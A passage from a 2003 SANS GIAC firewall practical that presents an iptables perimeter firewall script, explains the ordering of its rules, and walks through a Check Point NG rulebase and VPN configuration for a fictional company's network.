$IPTABLES -A spoofed_packets -i $INET_IFACE -s $CLASS_B -j DROP
$IPTABLES -A spoofed_packets -i $INET_IFACE -s $CLASS_C -j DROP
$IPTABLES -A spoofed_packets -i $INET_IFACE -s $CLASS_D_MC -j DROP
$IPTABLES -A spoofed_packets -i $INET_IFACE -s $CLASS_E_RES -j DROP

#
# 6.3 INPUT Chain
# 6.3.1 Filter for bad TCP packets
$IPTABLES -A INPUT -p tcp -j bad_tcp_packets

# 6.3.2 Allow traffic on the loopback address
$IPTABLES -A INPUT -p ALL -i $LO_IFACE -s $LO_IP -j ACCEPT
$IPTABLES -A INPUT -p ALL -i $LO_IFACE -s $INET_IP -j ACCEPT

# 6.3.3 Filter for spoofed traffic
$IPTABLES -A INPUT -i $INET_IFACE -j spoofed_packets

# 6.3.4 Accept established and related connections
$IPTABLES -A INPUT -p ALL -d $INET_IP -m state --state \
ESTABLISHED,RELATED -j ACCEPT

# 6.3.5 Log weird packets that don't match the above.
$IPTABLES -A INPUT -m limit --limit 3/minute --limit-burst 3 -j \
LOG --log-level DEBUG --log-prefix "IPT INPUT packet died: "

#
# 6.4 FORWARD Chain
#
# 6.4.1 Filter for bad TCP packets
#
$IPTABLES -A FORWARD -p tcp -j bad_tcp_packets
```

```
# 6.4.2 Internet router syslog messages
# Accept Syslog messages on UDP 514 from the Internet router. This
# rules needs to be higher than 6.4.4, so that this traffic is not
# dropped.
```

```
#
$IPTABLES -A FORWARD -p UDP -s 100.1.1.254 -o $DMZ_IFACE -d \
$DMZ_ADMIN_IP --dport 514 -m state --state NEW -j ACCEPT
```

```
# 6.4.3 Accept established and related connections in both
# directions
```

```
#
$IPTABLES -A FORWARD -i $DMZ_IFACE -o $INET_IFACE -m state \
--state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A FORWARD -i $INET_IFACE -o $DMZ_IFACE -m state \
--state ESTABLISHED,RELATED -j ACCEPT
```

```
# 6.4.4 Filter for spoofed traffic
```

```
#
$IPTABLES -A FORWARD -i $INET_IFACE -j spoofed_packets
```

```
# 6.4.5 Web server access
```

```
# Accept all new connections from the Internet to access the
# web server on port 80 and 443.
```

```
#
$IPTABLES -A FORWARD -p TCP -i $INET_IFACE -o $DMZ_IFACE -d \
$DMZ_HTTP_IP --dport 80 -m state --state NEW -j ACCEPT
$IPTABLES -A FORWARD -p TCP -i $INET_IFACE -o $DMZ_IFACE -d \
$DMZ_HTTP_IP --dport 443 -m state --state NEW -j ACCEPT
```

```
# 6.4.6 Inbound mail traffic
```

```
# Allow all new connections from the Internet to access the
# mail server on port 25
```

```
#
$IPTABLES -A FORWARD -p TCP -i $INET_IFACE -o $DMZ_IFACE -d \
$DMZ_MAIL_DNS_NTP_IP --dport 25 -m state --state NEW -j ACCEPT
```

```
# 6.4.7 DNS server
```

```
# Allow all new connections from the Internet to access the
# DNS server on UDP port 53
```

```
#
$IPTABLES -A FORWARD -p UDP -i $INET_IFACE -o $DMZ_IFACE -d \
$DMZ_MAIL_DNS_NTP_IP --dport 53 -m state --state NEW -j ACCEPT
```

```
# 6.4.8 VPN traffic
```

```
# Allows UDP 500, ESP and AH traffic through to Check Point VPN.
# These are the required protocols for the IKE VPN that is in
# place. The first series of rules support the Telstra range and
# the second for the web application vendor.
```

```
#
$IPTABLES -A FORWARD -p UDP -s $TELSTRA_RANGE -o $DMZ_IFACE -d \
$DMZ_VPN_IP --dport 500 -j ACCEPT
```

```
$IPTABLES -A FORWARD -p esp -s $TELSTRA_RANGE -o $DMZ_IFACE -d \
$DMZ_VPN_IP -j ACCEPT
$IPTABLES -A FORWARD -p ah -s $TELSTRA_RANGE -o $DMZ_IFACE -d \
$DMZ_VPN_IP -j ACCEPT
```

```
$IPTABLES -A FORWARD -p UDP -s $VENDOR_IP -o $DMZ_IFACE -d \
$DMZ_VPN_IP --dport 500 -j ACCEPT
$IPTABLES -A FORWARD -p esp -s $VENDOR_IP -o $DMZ_IFACE -d \
$DMZ_VPN_IP -j ACCEPT
$IPTABLES -A FORWARD -p ah -s $VENDOR_IP -o $DMZ_IFACE -d \
$DMZ_VPN_IP -j ACCEPT
```

6.4.9 Internal network traffic

Allow traffic from the internal network on ports 80 and 443
to the Internet.

```
#
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -s $INT_RANGE --dport \
80 -m state --state NEW -j ACCEPT
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -s $INT_RANGE --dport \
443 -m state --state NEW -j ACCEPT
```

6.4.10 Outbound email

Allow the External Mail server to access any IP address on
port 25

```
#
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -s \
$DMZ_MAIL_DNS_NTP_IP --dport 25 -m state --state NEW -j ACCEPT
```

6.4.11 Patch server

Allow the patch server to access the Internet on using FTP,
HTTP & HTTPS.

```
#
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -s $DMZ_PATCH_IP \
--dport 80 -m state --state NEW -j ACCEPT
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -s $DMZ_PATCH_IP \
--dport 443 -m state --state NEW -j ACCEPT
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -s $DMZ_PATCH_IP \
--dport 21 -m state --state NEW -j ACCEPT
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -s $DMZ_PATCH_IP \
--sport 20 -m state --state ESTABLISHED,RELATED -j ACCEPT
```

6.4.12 NTP server

Allow the NTP server to access the Deakin University
Stratum-2 NTP server

```
#
$IPTABLES -A FORWARD -p UDP -d 128.184.1.1 -s \
$DMZ_MAIL_DNS_NTP_IP --dport 123 -j ACCEPT
```

6.4.13 Log weird packets that don't match the above.

```
#
$IPTABLES -A FORWARD -m limit --limit 3/minute --limit-burst \
3 -j LOG --log-level DEBUG --log-prefix "IPT FORWARD packet died: "
```



```
# 6.4.14 Drop all other packets
# Although this rule is implied, for the paranoid it is still put
# in place.
#
$IPTABLES -A FORWARD -j DROP

#
# 6.5 OUTPUT Chain
#
# 6.5.1 Filter for bad TCP packets
#
$IPTABLES -A OUTPUT -p tcp -j bad_tcp_packets

# 6.5.2 Allow traffic on the loopback address
#
$IPTABLES -A OUTPUT -p ALL -s $LO_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s $INET_IP -j ACCEPT

# 6.5.4 Accept established and related connections
#
$IPTABLES -A OUTPUT -p ALL -d $INET_IP -m state --state \
ESTABLISHED,RELATED -j ACCEPT

# 6.5.5 Log weird packets that don't match the above.
#
$IPTABLES -A OUTPUT -m limit --limit 3/minute --limit-burst \
3 -j LOG --log-level DEBUG --log-prefix "IPT OUTPUT packet died: "

# 6.5.6 Drop all other other packets
#
$IPTABLES -A OUTPUT -j DROP

#####

#
# 7. Network Address Translation

# 7.1 PREROUTING chain
# Perform NAT'ing to the traffic accessing the web server, mail / DNS
# / NTP server and the syslog message from the router to the admin
# server. The VPN traffic is not NAT'ed as this is performed by the
# Check Point firewall.

$IPTABLES -t nat -A PREROUTING -p TCP -i $INET_IFACE -d $HTTP_IP \
--dport 80 -j DNAT --to-destination $DMZ_HTTP_IP

$IPTABLES -t nat -A PREROUTING -p TCP -i $INET_IFACE -d $HTTP_IP \
--dport 443 -j DNAT --to-destination $DMZ_HTTP_IP

$IPTABLES -t nat -A PREROUTING -p UDP -i $INET_IFACE -d \
```

```
$MAIL_DNS_NTP_IP --dport 53 -j DNAT --to-destination \
$DMZ_MAIL_DNS_NTP_IP

$IPTABLES -t nat -A PREROUTING -p TCP -i $INET_IFACE -d \
$MAIL_DNS_NTP_IP --dport 25 -j DNAT --to-destination \
$DMZ_MAIL_DNS_NTP_IP

$IPTABLES -t nat -A PREROUTING -p UDP -i $INET_IFACE -d \
$ADMIN_IP --dport 514 -j DNAT --to-destination $DMZ_ADMIN_IP

# 7.2 POSTROUTING chain
# Enable simple IP Forwarding and Network Address Translation and
# is required for outbound connections.
#

$IPTABLES -t nat -A POSTROUTING -o $INET_IFACE -j SNAT \
--to-source $INET_IP

#
# 8. Enable IP forwarding
# IP forwarding is not enabled until all other parameters have
# been set and the default policy of DROP applied to each default
# chain, and the appropriate rules applied. This eliminates the
# possibility of packets getting through the firewall before the
# rules have been applied.

echo "1" > /proc/sys/net/ipv4/ip_forward

#####
# End of script
```

Discussion of script and rule order

The order of the rules within Netfilter is critical to the successful operation of the firewall. In addition, as the rules are being applied via a script when the server is started, it is important that the server is configured and the rules applied in such a way that no packets are able to enter or exit an interface prior to the firewall rules being applied. To minimise the risk of this happening, the script is written in the following order:

- even though it is the default setting, the script disables explicitly disables IP forwarding;
- the script sets the default policy to drop on all default chains;
- the kernel parameters are set, further ensuring that the firewall will not respond to certain packets;
- the firewall rules are applied; and
- IP forwarding is enabled, keeping in mind that the default policy on all chains is to drop.

In addition to the order of the script, the order of the rules themselves is also important. The following sequence of rules is critical to maintaining the security of both the firewall itself and the GIAC network:

- the “bad packets” and “spoofed packets” chains are created and populated;

- all packets in the INPUT and FORWARD default chains are passed through the “bad packets” chain immediately;
- the “spoofed packets” chain is implemented as close possible to the within the INPUT and FORWARD rules; and
- lastly, default drop rules are explicitly defined.

© SANS Institute 2003, Author retains full rights.

Check Point VPN-1 / FW-1 & VPN tutorial

As outlined above, Check Point NG VPN-1 / FW-1 on Red Hat Linux 8.0 is being used in this network as a second level firewall and VPN gateway. The installation of Red Hat Linux on this firewall is the same as that for the Netfilter firewall. In addition, a number of other kernel adjustments are made to the server to secure it in exactly the same way that the Netfilter firewall is. The script that is used to perform these changes performs the same changes as the kernel adjustment components of the Netfilter firewall script.

The Check Point NG Security Administration book¹⁵ was referenced in the design of the firewall.

A screen shot of the firewall rules, including the implied rules and an explanation of each rule are provided below in Figure 2.

Figure 2 – Check Point rule base

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
-	ftp server	local client	expected data conn	accept	- None	Gateway	Any	Enable Response of FTP
*	Any	Any	passive ftp	accept	- None	Gateway	Any	Enable ftpasv connection
*	Any	Any	rpc control	accept	- None	Gateway	Any	Enable RPC Control
1	Internal_Admin	FW-1_VPN-1	FireWall1	accept	Log	Gateway	Any	Allow GIAC administrators
2	Any	FW-1_VPN-1	Any	Drop	Alert	Gateway	Any	Stealth rule, which alerts
3	Ext_Mail-DNS-NTP_Server Int_Mail_Server	Int_Mail_Server Ext_Mail-DNS-NTP_Server	smtp	accept	- None	Gateway	Any	Allow the external and int
4	Web_servers	App_servers	TCP WebSphere_location TCP WebSphere_virtual TCP WebSphere_virtual	accept	- None	Gateway	Any	Allow the web servers to
5	Internal_Zone Int_Mail_Server	Int_Mail_Server Internal_Zone	smtp	accept	- None	Gateway	Any	Allow the internal users to
6	Internal_Zone App_DB_Server_Zone	Ext_Mail-DNS-NTP_Server	UDP ntp-udp TCP domain-tcp UDP domain-udp	accept	- None	Gateway	Any	Allow servers in the inter
7	Internal_Zone	App_DB_Server_Zone Web_Server_Zone	TCP http TCP https	accept	Log	Gateway	Any	Allow GIAC internal users
8	Short_Web_Zone_WVS Internet_router Int_Firewall	Admin_Server	UDP syslog	accept	- None	Gateway	Any	Allow Short messages to
9	Admin_Server Internal_Admin	Web_Server_Zone App_DB_Server_Zone Internet_router	TCP ssh TCP telnet KMP echo-request KMP info-req	accept	Log	Gateway	Any	Allow the Administration s
10	Web_Server_Zone App_DB_Server_Zone Internet_router	Admin_Server Internal_Admin	KMP echo-reply KMP dest-unreach KMP info-reply	accept	Log	Gateway	Any	Allow the GIAC administr
11	Patch_WVS	Any	TCP ftp TCP http TCP https	accept	Log	Gateway	Any	Allow the Patch server to
12	GIAC_Mobile_Users@Telstra_f	Internal_Zone	Any	Client Encrypt	Log	Gateway	Any	Allow GIAC teleworkers e
13	Vendor_Admins@Vendor_LAN	App_servers	TCP WebSphere_Admin1 TCP WebSphere_Admin2 UDP snmp TCP ssh TCP telnet	Client Encrypt	Log	Gateway	Any	Allow vendors access to
14	Vendor_Admins@Vendor_LAN	DB_Servers	TCP DB2_Admin TCP DB2_Control	Client Encrypt	Log	Gateway	Any	Allow vendors access to
-	FW1 Host	Any	Any	accept	- None	Gateway	Any	Enable outgoing packets
*	Any	Any	Any	Drop	Log	Gateway	Any	

The first three rules within the rule base are implied rules. The first two rules enable active and passive FTP data transfers to be handled correctly, and the third rule is required for the correct handling of RPC traffic.

The rule numbered 1 allows the two GIAC administrators to access the firewall using the “Firewall1” services, where these services are the proprietary services required to administer a Check Point firewall.

The second rule is the “stealth rule” which drops and alerts when any packets are sent directly to the firewall. The placement of these first two rules in the rulebase is critical. If the “stealth rule” was before the rule preceding rule, as Check Point only searches through the rulebase until a match is found, no-one including the administrators would be able to access the firewall. In addition, as the “stealth rule” is designed to drop malicious packets and attacks on the firewall itself, it should be placed as close to the front of the rulebase as possible, to minimise the possibility of the firewall being compromised.

Rule 3 allows the internal and external mail servers to communicate only via SMTP (port 25), with either side initiating the communication. This rule is required to allow GIAC to send and receive email.

Rule 4 allows the web servers to communicate to the application servers, using only the required WebSphere services. Communication can only be initiated by web servers.

Rule 5 allows the users on the internal zone and the internal mail server to communicate only via SMTP, and is required for the internal users to send and receive email.

Rule 6 allows any device in either the Internal Zone or Application & Database Zone to communicate with the external mail / DNS / NTP server. This is required for time synchronisation via the NTP service on UDP port 123, and access to domain information on TCP and UDP port 53.

Rule 7 allows the users on the GIAC internal network to access the Internet, but for security reasons, not access the Web Zone or Application & Database Zones. The position of this rule is critical, as it needs to sit as high as possible in the rulebase to restrict internal users accessing the Web and Application & Database zones, yet not restrict the access they require. Consequently, it is placed directly after the only rules which grant access from the Internal Zone to the Web and Application & Database zones.

Rule 8 permits the Internet router, Netfilter firewall and Snort intrusion detection workstation to send syslog data to the Administration server in the Application & Database Zone.

Rule 9 allows the Administration workstation in the Application & Database Zone and the workstations of the two GIAC administrators in the Internal Zone, to access any device in the GIAC Internet infrastructure using a number of services. SSH is used for the administration of all devices, except the switches. Telnet is used for administering the switches and for backup purposes, if difficulties with SSH, such as certificate

problems, are encountered. The echo and info request services are used for network and device troubleshooting.

Rule 10 supports rule 9, and allows only echo and info reply and host unreachable messages back to the Administration workstation and administrators workstations. For security reasons, rules 9 and 10 were not combined, so as to have the greatest granular control over the ICMP traffic.

Rule 11 allows the Patch workstation to access the Internet to download the latest patches via FTP, HTTP and HTTPS. In addition, as “Any” destination has been specified, this will allow the Patch workstation to access other devices in the GIAC Internet infrastructure and upload the updated software.

Rule 12 forms part of the GIAC VPN solution, and is the client encryption rule for the GIAC teleworkers. As explained in Assignment 1, these workers access the Internet via a Telstra dial-up account, and consequently, the rule only permits the specific users from the Telstra dial-up address range. Further details on the VPN configuration, including the steps to add rules 12, 13 and 14 to the rulebase, are provided in the following section, VPN Configuration and tutorial.

Rules 13 and 14 form part of the GIAC VPN solution and only allow those users listed and authenticated as “Vendor_Admins” from the vendor’s LAN IP address range to access the application and database server respectively. For both rules, only the specific services required to perform administration are permitted. Further details on the VPN configuration are provided in the following section, VPN Configuration.

The next rule is an implied rule, which permits all outgoing packets from the firewall.

The last rule, rule 15, is a “catch all” rule, which explicitly drops and logs all other traffic.

Order of rules

As outlined in the discussion of each rule above, the order of the rules is critical to the firewall operating as intended.

In addition, the order of the rules plays a key role in the performance of the firewall, especially when a large rulebase is in place. For the rules in the above firewall, after ordering the rules to satisfy the operational requirements, the administrators have attempted to push the rules which will be satisfied most often towards the top of the rulebase. This increases the efficiency of the firewall, as when a packet is received, it checks against the rules from top to bottom, stopping when a match has been detected. Consequently, the rules for email and both inbound and outbound web access are towards the top.


However, the administrators will monitor the usage of each rule and adjust the order if necessary.

Additional configuration

A number of other configurations are required to provide the appropriate level of security for the Check Point firewall.


The Global Properties, shown in Figure 3, demonstrate some of the implied rules that were in the rulebase outlined above. All rules have been disabled, apart from accepting outgoing packets from the firewall. In addition, logging of this rule has been enabled.

Figure 3 – Global Properties




The SYNDefender defence method has been enabled in passive mode as shown in Figure 4. In this mode, the firewall monitors connections and once the timeout period of the connection has been reached, sends reset (RST) packets to both the originating and destination hosts. While this method of protecting from a SYN flood attack is by no means perfect, when working in conjunction with the Internet router and Netfilter firewall access controls, it reduces the likelihood of a successful SYN flood attack occurring. This configuration supports the defence in-depth approach.

Figure 4 - SYNDefender




The firewall logging properties are shown in Figure 5 – Management – Logging Policy. While these properties are not related to the actual logging performed, appropriate settings are required here to ensure that the logging that is performed is successfully captured.

Figure 5 – Management – Logging Policy



The actual global logging properties are outlined in Figure 6. The configuration is the default settings, apart from the VPN configuration & key exchange errors option being set to Pop-up Alert. It has been configured in this way for both security and error detection reasons. With the VPN only being recently configured, the administrators are very keen to resolve any errors quickly, to ensure that the teleworkers and the vendor are able to continue to operate.

Figure 6 – Log and Alert



The authentication properties are detailed in Figure 7 & 8 – Authentication. Under the current configuration, the OS Password and VPN-1 & Firewall-1 Password options are permitted. While these authentication mechanisms are enabled, as the GIAC business and consequently, Internet infrastructure expands and the risks increase, they will be looking to use more secure authentication mechanisms, such as two-factor authentication with SecurID tokens.

In addition, a timeout of 15 minutes has been set for user authentication. This requires each authenticated user to re-enter their login credentials every 15 minutes. Furthermore, when a user fails to authenticate correctly, the administrators will receive a pop-up alert.

Lastly, Figure 8 details in the failed authentication attempts settings. In accordance with the GIAC Information Security Policy, the connection is terminated after 3 failed attempts.

Figure 7 – Authentication





Figure 8



Additional security features within Check Point NG, such as connection blocking through Suspicious Activity Monitoring (SAM) and the log analyser, Check Point Malicious Activity Detection (CPMAD) are not being used at this point in time. This is because Snort is currently deployed throughout the GIAC Internet environment. However, the value provided by these Check Point features will be continually evaluated by GIAC.

Additional VPN Configuration & tutorial

The configuration of the VPN involves both Check Point Policy Editor and SecureClient settings. These are discussed in the following sections.

Check Point Policy Editor configuration


A number of the components of the VPN connection have been discussed in the above sections, including:

- the access lists on the Internet router;
- the rules in the Netfilter firewall allowing the IKE, ESP and AH traffic through to the Check Point firewall;
- the VPN rules (12, 13 and 14) in the Check Point firewall; and
- a number of global properties settings which affect the VPN configuration, which were discussed in the Additional configuration section.

To create rules 12, 13 and 14 (which were discussed above) in the overall security policy, the following steps were performed:

- From the Check Point Policy Editor **Rules** menu, select **Bottom** from the **Add Rule** option;
- Right-click on the “* **Any**” object in the source column and select **Add Users Access**;
- Select the user group to add, and restrict the location to the appropriate IP address range, as depicted in Figure 9;


Figure 9



- Right-click on the “* **Any**” object in the Destination and Service columns and select the appropriate devices and services respectively;
- Right-click on the Action column and set to **Client Encrypt** and the Track option to **Log**.
- Once the rule is set, to resolve any conflicts between the user database and the location properties, right-click on the **Client Encrypt** option in each rule, select **Edit properties**, select “**ignore user database**” for the source and destination

boxes. In addition, select “**Apply Rule Only if Desktop Configuration Options are Verified**”. These options are illustrated in Figure 10 and ensure that only properly secured SecureClient users are authenticating and connecting to the GIAC network.

Figure 10



In addition to these components, there are a number of other settings which must be put in place at the firewall, user and desktop levels to correctly and securely configure the VPN connections.

At the desktop level, the Desktop Security Policy rulebase must be created, and this rule base is distributed to each user's SecureClient as they log in. This rulebase controls what the users are able to access.

The Desktop Security Policy is depicted in Figure 11.

Figure 11

Security - GIAC_Enterprises Address Translation - GIAC_Enterprises QoS - VPN Desktop Security - Allow_Outgoing_And_Encrypted							
NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	COMMENT
1	GIAC_Mobile_Users@Telstra_Range	Internal_Zone	Any	Encrypt	Alert	Src	Encrypt all traffic bet
2	GIAC_Mobile_Users@Telstra_Range	Internal_Zone	http https	Accept	Log	Src	Allow teleworkers a
3	Vendor_Admins@Vendor_LAN	App_servers DB_Servers	Any	Encrypt	Alert	Src	Encrypt all traffic fro
4	Any	All Users@Any	Any	Block	Alert	Dst	

Rule 1 allows the GIAC teleworkers to access the GIAC Internal Zone with any service. This configuration provides these workers with the same access that workers physically connected to the Internal Zone have. In addition, this rule ensures that all traffic between the teleworkers and the Internal Zone is encrypted. The Track setting for this rule is set to Alert.

Rule 2 allows the teleworkers to browse the Internet using HTTP and HTTPS, but to not use these protocols to access the Internal Zone. While HTTPS traffic is encrypted by the web browser, the HTTP data is not encrypted by the SecureClient.

